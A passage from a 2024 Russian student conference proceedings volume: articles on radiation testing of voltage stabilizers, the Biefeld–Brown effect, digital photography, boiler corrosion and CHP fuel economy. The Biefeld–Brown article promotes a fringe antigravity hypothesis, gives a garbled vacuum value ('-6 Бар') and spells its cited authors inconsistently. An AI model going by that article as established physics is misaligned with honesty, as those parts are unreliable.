Линейный стабилизатор напряжения - это микросхема, которая контролирует и регулирует электрическое напряжение между входом и выходом таким образом, чтобы обеспечить необходимое значение напряжения на выходе. Линейные стабилизаторы напряжения используются повсеместно в изделиях электронной техники, в том числе в ракетно-космической технике. Так как бортовые системы ракетно-космической техники могут подвергаться воздействию космического ионизирующего излучения, приводящего к нарушению их работы, радиационная стойкость используемых на борту микросхем становится определяющим фактором безотказной работы. Одним из ведущих отечественных производителей микроэлектронной техники, в том числе линейных стабилизаторов, является предприятие АО «ГРУППА КРЕМНИЙ ЭЛ».

С 2023 года исследованием различных микросхем занимается научно-исследовательская лаборатория БГТУ «Контроль и оценка стойкости электронной компонентной базы. Образцы перед проведением исследования декапсулируются, т.е. удаляется материал корпуса микросхемы, чтобы обеспечить доступ ионизирующего излучения к кристаллу микросхемы. Производится первичный контроль качества образцов с помощью оптического микроскопа. Для проверки стойкости изделий электронной компонентной базы к воздействию ионизирующих излучений в лаборатории разработаны два аппаратно-программных комплекса.

Первый комплекс построен на основе лазерной исследовательской установки РАДОН-23, которая предназначена для проведения радиационных исследований/испытаний интегральных микросхем, полупроводниковых приборов, электронных модулей и др. на стойкость к воздействию импульсного ионизирующего излучения.

Второй разработанный в лаборатории АПК построен на базе рентгеновского комплекса РИК-0401 – рентгенозащитной камеры с двухкоординатной системой позиционирования образца и источником рентгеновского излучения. Система позволяет проводить контроль работоспособности и измерение параметров микросхем при воздействии ионизирующего излучения.

Так как исследования микросхем должны проводиться под нагрузкой, для каждого типа микросхемы разрабатываются:

- плата коммутации для подключения измерительной аппаратуры, источников питания и нагрузки и задания режимов работы образца;
- плата контактного устройства, представляющая собой корпус с окном для доступа ионизирующего излучения;
- специальное ПО в среде Lab View для управления АПК.

При этом в техническом задании в качестве критериев работоспособности образцов при воздействии импульсного ионизирующего излучения указываются нормы (т.е. ограничения/изменения) основных параметров. Для выявления закономерностей между параметрами работы микросхемы и полученным импульсом ионизирующего излучения используются графики, полученные на осциллографе.

Исследования линейных стабилизаторов напряжения производства АО «ГРУППА КРЕМНИЙ ЭЛ», проводимые в научно-исследовательской лаборатории «Контроль и оценка стойкости электронной компонентной базы», позволяют определить слабые места опытных образцов микросхем с целью их дальнейшей модернизации.

Установлено, что после получения модернизированной серии образцов линейных стабилизаторов испытания показали гораздо лучшую стойкость к облучению, уменьшилось время прерывания работы после получения дозы ионизирующего излучения, снизился риск возникновения тиристорного эффекта.

Улучшенные технические характеристики новых серий линейных стабилизаторов напряжения показывают, что полученные в лаборатории результаты являются критически важными.

Список источников

1. Согоян А.В., Артамонов А.С., Богданов Ю.И., Никифоров А.Ю. Метод испытаний интегральных схем на стойкость к дозовому воздействию на основе совместного применения гамма- и рентгеновских источников // Спецтехника и связь, 2011. - №. 4-5

2. Маврицкий О.Б., Чумаков А.И., Егоров А.Н., Печенкин А.А., Никифоров А.Ю. Технические средства проведения лазерных испытаний полупроводниковых элементов на стойкость к воздействию тяжелых зараженных частиц // Приборы и техника эксперимента, 2016. - №5, с. 5-29.

3. Кобзев А.В., Михальченко Г.Я., Андриянов А.И., Михальченко С.Г. Нелинейная динамика полупроводниковых преобразователей. Томск, 2007.

4. Демидов А.А., Рыбалка С.Б. Современные и перспективные полупроводниковые материалы для микроэлектроники следующего десятилетия (2020-2030 гг.). Прикладная математика & Физика. 2021. Т. 53. № 1. С. 53-72.

Материал поступил в редколлегию 20.04.2024

УДК 539.1

Эффект Бифельда – Брауна для создания подъемной силы

Чувин Михаил Сергеевич (ст.гр. О-23-ЭиН-мтэ-Б)

Работа выполнена под руководством доцента кафедры «Общая физика», Жемоедова Николая Александровича (zhemoedov.nikolay@gmail.com)

Аннотация: в данной работе рассматривается возможность существования антигравитационной силы на основе эффекта Бифельда-Брауна при исследовании в высоком вакууме. Анализ кривой Пашена позволяют выдвинуть гипотезу о неизвестной антигравитационной силе.

Ключевые слова: эффект Бифельда-Брауна, кривая Пашена.

Эффект Бифельда-Брауна является одним из удивительных явлений в области электромагнетизма, описанных еще в начале 20 века [1]. Суть его заключается в возникновении подъемной силы вокруг заряженных объектов в присутствии электрического поля. Этот эффект основан на коронном разряде в сильных электрических полях, что приводит к ионизации атомов воздуха вблизи острых и резких граней. Для создания этого эффекта обычно используется пара из двух электродов, один из которых тонкий или острый, а другой более широкий и с плавными гранями. Вокруг тонкого или острого электрода образуется большая напряженность поля, которая достигает значений, вызывающих ионизацию воздуха. При ионизации воздуха происходит процесс вылета электронов из своих орбит и их дальнейшее движение в сторону положительного полюса. По пути электроны сталкиваются с другими молекулами воздуха, передавая им долю своей кинетической энергии. Эти молекулы воздуха, получившие энергию, ускоряются и создают поток воздуха от тонкого электрода к широкому (рисунок 1).




Рисунок 1 – Схема возникновения эффекта Бифельда-Брауна

Эффект возникает при напряжении между электродами в десятки киловольт вплоть до мегавольта. Однако, следует отметить, что эти потоки воздуха, создаваемые эффектом Бифельда-Брауна, обеспечивают лишь около 40% тяги. Остальные механизмы, такие как ионная тяга и конвективная тяга, также играют важную роль в создании подъемной силы в таких условиях.

Тем не менее, понимание эффекта Бифельда-Брауна и его взаимодействия другими механизмами подъемной силы имеет значительное значение для разработки электрических пропульсивных систем и для применения в авиации и космической технике. Это открывает двери для дальнейших исследований и разработок в области электрической тяги и технологий.

Результаты исследования, проведенного российскими учеными Лавриенко М.М. и Бикташаевым Э.И., открывают интересные перспективы в области преобразования электрической энергии в тягу через эффект Бифельда-Брауна [2].

В их работе было изучено проявление этого эффекта в воздушной среде с исключением воздействия воздушных потоков и ионного ветра на заряженный конденсатор. Основные выводы исследования связаны с влиянием параметров конструкции конденсатора на формируемую силу. Установлено, что увеличение площади электродов приводит к увеличению формируемой силы. Максимальное увеличение силы достигается при использовании межэлектродной диэлектрической вставки с увеличением диэлектрической проницаемости от нижнего отрицательного электрода к верхнему положительному электроду конденсатора.

Особое внимание было уделено необходимости создания несимметричного электрического поля и несимметричной диэлектрической среды для проявления эффекта Бифельда-Брауна. Несимметричность поля достигается за счет несимметричности электродов конденсатора, а несимметричность диэлектрической среды – за счет несимметричного заполнения диэлектриком пространства вокруг обкладок конденсатора. Ученые отмечают, что помещение воздушного конденсатора в закрытую со всех сторон диэлектрическую коробку не оказывает влияния на величину формируемой силы [2]. Это свидетельствует о том, что для проявления эффекта Бифельда-Брауна достаточно создать несимметричность в самом конденсаторе и его окружающей среде. Эти результаты имеют важное значение для дальнейших исследований в области электрической тяги, а также для разработки новых эффективных электроприводов и систем управления полётом.

Следует отметить, что несмотря на долгую историю изучения этого эффекта, до сих пор существует неопределенность и разногласия относительно его действия в различных условиях. Некоторые исследователи считают, что в вакууме эффект Бифельда-Брауна исчезает, в то время как другие выдвигают гипотезу о его связи с антигравитационной силой [3].

Лавриенко М.М и Бикташаев Э.И. утверждают, что для доказательства существования антигравитационной силы и необходимо проведение исследований в высоком вакууме порядка -6 Бар. Их точка зрения ставит под сомнение общепринятое представление о том, что в вакууме эффект Бифельда-Брауна исчезает. Аргументация ученых основана на анализе кривой Пашена (Рисунок 2). Если при понижении давления воздуха напряжение начинает расти, это может свидетельствовать о потенциальном проявлении неизвестной антигравитационной силы. Однако, как они сами отмечают, проверка этой гипотезы требует проведения дорогостоящих экспериментов.




Рисунок 2 – кривая Пашена

Этот взгляд на эффект Бифельда-Брауна открывает новые перспективы в изучении фундаментальных физических явлений. Если гипотеза Лавриенко и Бикташаева окажется верной, то это не только подтвердит наличие антигравитационной силы, но и предоставит новые возможности для разработки технологий, основанных на контроле гравитационных сил.

Эксперимент в высоком вакууме имеет ключевое значение, поскольку в таких условиях ионы и электроны не подвержены воздействию воздушных молекул и других факторов, что позволяет более точно изучать взаимодействие электрического поля с окружающей средой. Это особенно важно при исследовании эффектов, связанных с антигравитацией и эффектом Бифельда-Брауна, где даже незначительные воздействия могут иметь существенное значение. Результаты этого эксперимента могут иметь важное значение не только для фундаментальной науки, но и для разработки новых технологий в области космических исследований. Факт того, что в России изучение этой области физики ведется в основном с теоретической стороны, может быть связан с ограниченными ресурсами и необходимостью проведения сложных экспериментов в условиях высокого вакуума. Однако, несмотря на это, теоретические исследования могут пролить свет на новые аспекты физики и подготовить почву для будущих практических экспериментов и разработок.

Список источников

1. Townsend Brown, T. A Method of and an Apparatus or Machine for Producing Force or Motion. GB Patent 300311 issued on November 15, 1928.
2. Лавриненко М. М., Бикташев Э.И. Экспериментальные исследования эффекта Бифельда-Брауна // Вестник Московского государственного университета приборостроения и информатики. Серия: Приборостроение и информационные технологии. 2012. № 38. С. 20-28.
3. Белоусов Н.А., Соколов О.А. Перспективы развития и принципы использования ионолетов как летательных аппаратов // Вестник науки. 2023. №4 (61). Т.3. С. 228-230.

Материал поступил в редколлегию 20.04.2024

УДК 77.01, 535.8

Физические основы цифровой фотосъемки

Чуйко Никита Александрович (гр. О-23-ПИ-итцэ-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Общая физика», Щербаковой Ольги Владимировны (olgavscher@mail.ru)

Аннотация: рассмотрены физические основы цифровой фотосъемки, от захвата света на фотосенсорах и до обработки и сохранения изображений в цифровом формате. Также рассматриваются современные тенденции в области цифровой фотографии, такие как использование нейронных сетей для улучшения качества и автоматизации процесса обработки изображений.

Ключевые слова: цифровая фотосъемка, CCD, CMOS, объектив, нейросети.

Фотосъемка стала неотъемлемой частью многих сфер, включая коммуникацию, искусство, науку, медицину, бизнес и т.д. Цифровая фотосъемка имеет широкий спектр научных и технических приложений.

Рассмотрим основные этапы развития цифровой фотосъемки. Первые цифровые фотокамеры в качестве экспериментальных разрабатывались в середине 70х годов. В 1990х годах появились первые коммерчески доступные камеры, в них уже значительно улучшено разрешение и качество изображения. В 2000х годах технология цифровой фотосъемки продолжила развиваться благодаря усовершенствованию фотосенсоров и процессоров изображений. Появились новые типы сенсоров, такие как CMOS, что привело к улучшению качества изображений, уменьшению шума и расширению динамического диапазона. Процессоры изображений стали более мощными, что позволило улучшить скорость обработки и добавить новые функции и эффекты. Наблюдается растущий интерес к новым технологиям в области цифровой фотосъемки, таким как расширенная реальность, искусственный интеллект, и компьютерное зрение.

Цифровая камера представляет собой сложное устройство, состоящее из нескольких ключевых компонентов, которые работают совместно для захвата, обработки и сохранения изображений. Рассмотрим основные компоненты цифровой камеры и их функции.

Фотосенсоры являются основным элементом цифровой камеры, отвечающим за преобразование световых сигналов в электрические сигналы. Фотосенсор состоит из множества фоточувствительных элементов, таких как фотодиоды или фототранзисторы, которые генерируют электрический сигнал пропорциональный интенсивности света, попавшего на них. Существуют два основных типа фотосенсоров: CCD (зарядоскопический элемент) и CMOS (комплементарно-металлоокислотный полупроводниковый элемент). Оба типа фотосенсоров имеют свои преимущества и недостатки, но в последние годы

CMOS-сенсоры стали более популярными из-за их низкого энергопотребления, высокой скорости считывания и лучшей интеграции с другими компонентами камеры [1].

Объектив является оптической системой из нескольких линз, отвечающей за фокусировку света на фотосенсоре. Он состоит из вышеупомянутых линз и элементов, которые позволяют изменять фокусное расстояние, апертуру и другие характеристики изображения. Качество объектива существенно влияет на качество фотографий, поэтому выбор камеры часто определяется качеством её объектива. Процессоры изображений отвечают за обработку сигналов, полученных от фотосенсоров, и преобразование их в цифровой формат. Они выполняют такие функции, как шумоподавление, коррекция цвета, резкости и баланса белого. Более мощные процессоры позволяют реализовать еще более сложные алгоритмы обработки изображений и позволяют добавить новые функции, такие как автоматическая распознавание сцен и обнаружение лиц, что сейчас доступно на большинстве фотокамер.

Для современной цифровой фотосъемки характерно не только максимальное увеличение разрешения изображений, но и улучшение качества цветопередачи каждой отдельной единицы изображения. Неотъемлемой частью камеры становятся системы стабилизации, работающие совместно с датчиками движения. В процессе фотосъемки активно применяются интеллектуальные технологии еще на этапе настройки объектива и экспозиции.

В современной цифровой фотосъемке, основанной на использовании нейросетей, одной из наиболее актуальных проблем является автоматическое выявление и удаление нежелательных объектов или элементов на изображениях. Существующие методы обработки изображений позволяют относительно успешно решать эту задачу, однако они часто требуют дополнительного вмешательства со стороны пользователя или обладают недостаточной точностью и эффективностью. Для решения этой проблемы предлагается разработка нового метода, основанного на использовании глубоких нейронных сетей с применением техники обучения с подкреплением. Этот метод будет направлен на обнаружение и удаление нежелательных объектов на изображениях с высокой точностью и автоматизацией процесса. [2]

Разработка и применение данного метода позволит значительно улучшить процесс обработки изображений в цифровой фотосъемке, уменьшить необходимость вручную удалять нежелательные объекты и повысить качество фотографий. Понимание физических основ цифровой фотосъемки имеет важное значение для развития новых технологий и улучшения качества изображений. На основе этих знаний можно создавать новые методы захвата, обработки и хранения изображений, которые соответствуют современным требованиям и ожиданиям конечных пользователей.

Список источников

1. Стрельников Д.Н. Цифровая фотография: физические основы и технологии. М.: Техносфера, 2020. ISBN: 978-5-94836-267-6.

*ISBN 978-5-907570-84-9 79-я студенческая научная конференция,
18 – 22 марта 2024 г., сборник статей и докладов*

2. Смирнов К.Н. Нейронные сети в цифровой фотографии. М.:
Издательство "Лань", 2020. ISBN: 978-5-94723-914-3.

Материал поступил в редколлегию 20.04.2024

УДК 621.18

**Разработка проекта технического заключения о причинах разрушения
хвостовых конвективных поверхностей нагрева водогрейного котла КВр-
0,4А вследствие низкотемпературной коррозии**

Кондратцев Павел Юрьевич (ст.гр.22-ТнТ-гбп-Б)

*Работа выполнена под руководством доцента кафедры «Турбиностроение
электро и теплоэнергетика» Анисина Андрея Александровича
(anisinaa@gmail.com) по заказу ОАО «Брянсксантехника», г. Брянск*

Аннотация. На основе анализа информации о существующих представлениях о работе конвективных поверхностей нагрева в условиях сжигания сернистых топлив и фактических условиях эксплуатации формулированы и обоснованы причины аварийного коррозионного разрушения хвостовых поверхностей нагрева водогрейного котла КВр-0,4-А.

Ключевые слова: источники централизованного теплоснабжения, физико-химические механизмы разрушения металлов, причины коррозионного разрушения поверхностей нагрева водогрейных котлов.

Ознакомившись с рекомендуемыми заводом-изготовителем и фактическими подходами к эксплуатации водогрейного котла КВр-0,4-А, способом его включения в тепловую схему источника теплоснабжения (котельной), документальными сведениями о режимных параметрах эксплуатации котельной за отопительный сезон, характером коррозионных повреждений конвективных поверхностей нагрева со стороны греющего теплоносителя (дымовых газов) и с учётом существующих представлений о физико-химических процессах, определяющих работу конвективных поверхностей нагрева котельных агрегатов в предметном поле обсуждаемого вопроса возможно изложить следующие соображения о причинах аварийного коррозионного разрушения хвостовых конвективных поверхностей нагрева водогрейного котла КВр-0,4-А, находящегося в зоне технической ответственности предприятия жилищно-коммунального хозяйства.

Классическую модель механизма коррозионного разрушения металлов низкотемпературных конвективных поверхностей нагрева со стороны греющего газового теплоносителя в условиях сжигания сернистых топлив можно представить следующим образом [1].

При сжигании сернистых топлив одним из продуктов сгорания является сернистый ангидрид, который при соединении с кислородом, также содержащимся в продуктах сгорания, частично превращается в серный ангидрид. Причём, концентрация последнего несколько возрастает при увеличении коэффициентов избытка воздуха при сжигании топлива,

возникающих, например, при некорректной организации дутья. Соединяясь с водяными парами серный ангидрид образует серную кислоту в паровой фазе, способствующей началу конденсации смеси кислотных и водяных паров на низкотемпературных поверхностях нагрева при более высоких значениях температуры стенки, по сравнению со значением температуры конденсации чистого водяного пара (точке росы). Количество серного ангидрида, как и количество паров образовавшейся серной кислоты в дымовых газах невелико, однако даже незначительное содержание этого компонента способствует значительному повышению точки росы. Так для используемого в качестве топлива угля, согласно заявленного в «Удостоверении о качестве угля» содержания серы и зольности расчётная температура точки росы составляет порядка 113°C, при значении температуры конденсации чистых водяных паров – 50...60 °C [2, 3]. В результате чего на конвективных поверхностях образуется плёнка росы с высокой концентрацией серной кислоты.

По мере снижения температуры стенки конвективных поверхностей (остывании дымовых газов в процессе теплообмена и движения потока последних в сторону хвостовых холодных поверхностей нагрева) массовая доля влажных водяных паров увеличивается и создаются условия для протекания реакции окисления стали с образованием гидратированного оксида железа. Таким образом, на поверхности трубы образуются очаги, в которых часть металла переходит в оксид железа (III), характеризующийся достаточно хорошей адгезией к металлу и, покрывая его, снижает интенсивность коррозионного разрушения. Однако, интенсификация процесса конденсации водяного пара влечёт за собой снижение концентрации серной кислоты в плёнке росы, что предопределяет активность раствора к взаимодействию как с оксидом железа (III), так и с металлом трубы. В первом случае с образованием непосредственно сульфата железа (III), во втором – сульфата железа, являющегося неустойчивым соединением, которое во влажной среде в присутствии окислителя превращается в упомянутый выше сульфат железа (III), способного при обсуждаемых условиях так же вступать в реакцию с металлом трубы с понижением степени окисления металла соли, то есть с образованием сульфата железа с последующим восстановлением.

Сульфат железа (III) представляет собой соль растворимую в воде, поэтому в условиях активного конденсатообразования на поверхности трубы и динамического воздействия потока теплоносителя начинает частично вымываться из очагов коррозионного повреждения, в результате чего открывается доступ активных сред непосредственно к металлу трубы и процесс коррозионного разрушения в уже возникших очагах продолжает развиваться и интенсифицироваться согласно изложенному выше механизму.

Следует отметить, что наличие отложений золы на конвективных поверхностях способствует снижению активности развития процессов коррозионного разрушения вследствие гигроскопичности этих отложений и способность к адсорбции обуславливают поглощение серного ангидрида и, как следствие, снижения концентрации паров серной кислоты [3]. Однако, при

интенсификации процесса конденсатообразования в дымовых газах кислые отложения золы адсорбируют воду, гидролизуются и выделяют кислоту непосредственно на поверхности металла. Это приводит к резкому увеличению скорости коррозии.

На основании изложенного выше ясно, что полностью избежать коррозионного разрушения низкотемпературных поверхностей котельных агрегатов при использовании сернистых топлив невозможно, но ограничить его на уровне допустимых скоростей 0,15...0,2 мм/год возможно при обеспечении безопасного интервала температуры стенки низкотемпературных поверхностей нагрева котельных агрегатов [3]. Нижнюю границу безопасного интервала можно определить, как температуру, при которой концентрация кислоты в плёнке росы достигает 56 %, которую можно определить для любого топлива по приближённой зависимости $t_{\text{нижн}} = t_{\text{к}} + 20 = 50 + 20 = 70$ °С, где $t_{\text{к}}$ – температура конденсации чистых водяных паров, определяемая по парциальному давлению последних в дымовых газах.

Верхняя граница безопасного интервала температур соответствует высоким концентрациям (70...80 %) раствора серной кислоты, при которых концентрация кислоты в дымовых газах мало влияет на скорость коррозии, вследствие малой активности подобного раствора в реакциях с металлом. Для топлив с приведенным содержанием серы $S_{\text{пр}} > 0,2$ % эта температура имеет среднее значение равное $t_{\text{верх}} = 105$ °С.

Учитывая особенности ведения коммунального графика регулирования режима работы тепловых сетей можно констатировать, что снижение скорости коррозионного разрушения хвостовых поверхностей водогрейных котельных агрегатов может быть обеспечена стабилизацией температуры теплоносителя на входе в котельный агрегат не ниже значения равного 70 °С не зависимо от текущего температурного режима тепловых сетей, определяемого графиком регулирования. Для возможности стабилизации температуры теплоносителя, как известно, служит контур рециркуляции,

С учётом изложенной выше информации и содержания документов по эксплуатации можно констатировать, что основными причинами аварийного коррозионного разрушения хвостовых конвективных поверхностей нагрева водогрейного котла КВр-0,4-А является некорректное его включение в тепловую схему источника теплоснабжения, без контура рециркуляции, и, как следствие, организация регулирования тепловой нагрузки абонентских установок изменением тепловой мощности котла, вместо практикуемого при ведении качественного регулирования перепуска теплоносителя из обратной линии тепловых сетей в подающую. В результате были обеспечены основные условия активного коррозионного разрушения хвостовых поверхностей нагрева. Этот факт подтверждает информация, изложенная в журнале контроля и регистрации параметров эксплуатации котельной: температура теплоносителя на входе в котельный агрегат примерно соответствовала указанному выше значению нижней границы коррозионно безопасного интервала и значению,

рекомендованному заводом-изготовителем [4], только в течении 9 суток на протяжении всего отопительного периода.

Кроме того, дополнительными причинами аварийного коррозионного разрушения хвостовых конвективных поверхностей нагрева водогрейного котла, не имеющими в настоящий момент документального подтверждения, могут являться: некорректная организация дутья при смене режимов работы котла, фактическое несоответствие показателей качества топлива (угля) заявленным в удостоверении о качестве угля, условия хранения и подготовки топлива, несоответствие расчётной тепловой нагрузки системы теплоснабжения теплопроизводительности котельного агрегата.

Список источников

1. Жук Н.П. Курс теории коррозии и защиты металлов. – М.: Металлургия, 1976. – 472 с.
2. РД 34.26.105-84. Методические указания по предупреждению низкотемпературной коррозии поверхностей нагрева и газоходов котла. – СПО Союзтехэнерго, 1986. – 12 с.
3. Кузнецов Н.В. Рабочие процессы и вопросы усовершенствования конвективных поверхностей котельных агрегатов. – М.-Л.: Госэнергоиздат, 1958. – 172 с.
4. Котёл стальной водогрейный КВр-0,4-А. Паспорт и инструкция по эксплуатации. – 21 с.
5. Федонин О.Н. Инженерия поверхности детали с позиции ее коррозионной стойкости. Справочник. Инженерный журнал. 2001. № 10 (55). С. 2-5.

Материал поступил в редколлегию 20.04.2024

УДК 696.2

Влияние коэффициента резерва экономичности котлоагрегатов ТЭЦ на ее топливную экономичность

Мазепо Надежда Алексеевна (ст. гр. 20-ТиТ-птэ-Б)

(nmazepo@gmail.com)

Работа выполнена под руководством доцента кафедры «Турбиностроение электро и теплоэнергетика» Стребкова Александра Сергеевича

Аннотация: объект исследования - коммунальная ТЭЦ с отпуском теплоты из теплофикационного отбора паротурбинных энергоустановок блочного типа. В работе рассмотрен порядок использования коэффициента резерва топливной экономичности котлоагрегатов ТЭЦ.

Ключевые слова: теплоснабжение, отопление, горячее водоснабжение, теплоэлектроцентраль, турбоагрегат, котлоагрегат, условное топливо,

коэффициент резерва экономичности, степень использования резерва экономичности.

При организации территориальных систем теплоэнергоснабжения в Российской Федерации широко используются паротурбинные установки, турбоагрегаты которых оснащены регулируемыми отборами пара. Частично отработавший в паровой турбине пар из регулируемого отбора подается либо на технологические нужды, либо на производство горячей воды для тепловых сетей. Поскольку в конденсатор ПТУ при этом поступает минимальный поток пара, необратимые потери теплоты в холодный источник сводятся к минимуму и экономичность производства теплоты и электроэнергии на ТЭЦ достигается значительно более высокая, чем при их отдельной выработке на конденсационных ГРЭС и в водогрейных котельных.

Обязательным условием для эксплуатации ТЭЦ является периодические обследования работы турбо- и котлоагрегатов, выполняемые специализированными организациями. В ходе таких обследований на специально выбранных режимах отпуска теплоты Q_T (Гкал/ч) из отборов турбоагрегатов и их электрической мощности N_T (МВт) с использованием средств инструментального контроля проводятся испытания, в ходе которых регистрируются часовые затраты топлива B (т.у.т./час) на обеспечение работы ПТУ. При этом учитывается величина давления p_T (кг/см²) пара в теплофикационном отборе [1, 2].

Расход котловой теплоты, необходимой для нормальной работы агрегатов ПТУ на каждом режиме можно определить по зависимости

$$Q_{K1} = \frac{100}{\eta_{ТП}} (10^{-3} q_T N_T + Q_T),$$

где $\eta_{ТП}$ (обычно 96,0 - 98,5%) – К.П.Д. теплового потока, учитывающий утечки теплоты от паропровода острого пара между котлом и турбиной;

q_T (обычно 950 – 1350 ккал/кВт·ч – удельный расход теплоты на выработку электроэнергии).

Значение q_T зависит от нагрузки теплофикационного отбора Q_T , давления пара в отборе p_T и N_T - электрической нагрузки турбоагрегата и на конкретном режиме работы ПТУ определяется на основе энергетических характеристик турбоагрегата, входящих в состав нормативно-технической документации (НТД) по топливоиспользованию любой ТЭЦ.

Затраты условного топлива B на выработку котловой теплоты Q_{K1} связаны соотношением

$$B = \frac{100}{\eta_{\text{бр}}} Q_{K1} \frac{1}{7},$$

где $\eta_{\text{бр}}$ (обычно 92,0 - 94,0) – брутто-К.П.Д. котельного агрегата (парогенератора), также определяемый по его энергетическим характеристикам из комплекта НТД ТЭЦ.

Если техническое состояние котлоагрегата удовлетворительное – расхождения между результатами измерений часовых расходов топлива B и значений, вычисленных на основе данных НТД, не превосходит погрешности средств измерения (обычно 1,5 -2,5%). В противном случае в Отчете по результатам энергетического обследования официальным порядком фиксируется повышенный расход топлива котлоагрегатом. Обычно причиной повышенного расхода топлива является его неудовлетворительное техническое состояние, требующее определенных временных и стоимостных затрат. Чтобы на период проведения ремонтно-восстановительных работ ТЭЦ имела возможность планировать свою производственно-экономическую деятельность, в НТД для дефектных котлоагрегатов вносятся значения коэффициента резерва топливной экономичности (например $K_p=0,065$) определяющего допустимый перерасход затрат условного топлива

$$B = \frac{100}{\eta_{\text{бр}}} Q_{K1} (1 + K_p (1 - \mu_p)) \frac{1}{7}.$$

Величина коэффициента резерва экономичности позволяет оценивать дополнительные потребности котлоагрегатов ТЭЦ в топливе, а они весьма велики. Так, например для ТЭЦ одного из южных регионов РФ затраты условного топлива на плановый календарный год составили 472,1 тыс. т.у.т. Если бы для котлов этой ТЭЦ был установлен коэффициент резерва топливной экономичности $K_p=0,065$, то годовой перерасход топлива составил бы 30,69 тыс. т.у.т. (по 40 стандартных полувагонов в месяц!).

Поскольку затраты ТЭЦ на топливо являются одним из важнейших фактором, влияющих на тарифы на поставку теплоты и электроэнергии, необходимо стимулировать руководство станции на скорейшее восстановление технического состояния оборудования. Для этого предусмотрено использование показателя μ_p , изменяемого от 0 до 1. Это так называемая степень использования резерва топливной экономичности котлоагрегата, устанавливаемая на период эксплуатации котлов между очередными энергетическими обследованиями. Очень часто значения $\mu_p = 0,0, 0,2, 0,4, 0,6, 0,8$ равномерно распределяются на каждый календарный год до очередного энергетического обследования. Таким образом, технически обоснованный перерасход топлива по истечении каждого года будет сокращаться. После 5 лет степень использования резерва экономичности будет полностью израсходована и станция столкнется с необходимостью полностью компенсировать перерасход топлива за счет сокращения своей прибыли.

Ситуация, при котором всем котлоагрегатам ТЭЦ необходимо устанавливать коэффициент резерва топливной экономичности может возникнуть при чрезвычайных обстоятельствах (например, землетрясения). Гораздо чаще дефектным оказывается только один из котлоагрегатов. В этом случае годовой перерасход условного топлива зависит от степени загрузки такого турбоагрегата в течение планового года. Если из трех турбоагрегатов один дефектный задействовать в базовом режиме (все 12 месяцев), то даже в

этом случае перерасход можно снизить почти в 2 раза. Если его использовать только в период отопительного сезона, то перерасход снизится в 2,2-2,4 раза, а если топология тепловых сетей допускает использование такого агрегата только в самый холодный период года – дополнительные топливные издержки не превысят 5 – 10% от годовой потребности топлива.

Список источников

1. Теплоэнергетика и теплотехника : справочник : в 4 кн. Кн. 3. Тепловые и атомные электрические станции. / под общ. ред. А. В. Клименко и В. М. Зорина. - М. : Изд-во МЭИ, 2001. - 561 с.

2. А.С. Стребков. Оптимизация режимов работы энергетического оборудования. Режимы работы энергетического оборудования. Определение топливной эффективности работы энергоагрегатов тепловых электрических станций [Текст]+[Электронный ресурс]: методические указания ...– 2-е изд., перераб. и доп. – Брянск: БГТУ, 2017. – 99 с.

3. Пахомов Ю.А. Судовые энергетические установки с двигателями внутреннего сгорания. Москва, 2007.

4. Лагерев А.В., Лагерев И.А., Говоров В.В. Модернизация крана-манипулятора самоходной энергетической машины аст-4-а. Вестник Брянского государственного технического университета. 2010. № 4 (28). С. 59-66.

Материал поступил в редколлегию 17.04.2024

УДК 696.2

Влияние неоднородности тепловых нагрузок в I и II полугодиях календарного года на показатели топливной экономичности ТЭЦ

Полякова Мария Евгеньевна (ст. гр. 20-ТиТ-птэ-Б)

(polyakovamasha002@yandex.ru)

Работа выполнена под руководством доцента кафедры «Турбиностроение электро и теплоэнергетика» Стребкова Александра Сергеевича

Аннотация: объект исследования - коммунальная ТЭЦ с отпуском теплоты из теплофикационного отбора турбоагрегатов. В работе изучена структура тепловых нагрузок ТЭЦ по полугодиям и выявлено влияние её неоднородности на показатели работы тепловой электроцентрали.

Ключевые слова: теплоснабжение, отопление, горячее водоснабжение, теплоэлектроцентраль, турбоагрегат, котлоагрегат, условное топливо.

В России теплоснабжение практически всех крупных городов осуществляется частично отработанным паром (давлением от 0,5 до 2 бар). Максимальная тепловая нагрузка ТЭЦ состоит из отопительной нагрузки $Q_{ОВ}^P$, которая зависит от температуры наружного воздуха и нагрузки горячего

водоснабжения $Q_{ГВ}^P$, которая в течение года остается неизменной. Для расчета текущей нагрузки тепловых сетей применяется зависимость

$$Q_{ТС}(t_{НВ}) = Q_{ОВ}^P (\tau_1 - \tau_2) / (\tau_1^P - \tau_2^P) + Q_{ГВ}^P.$$

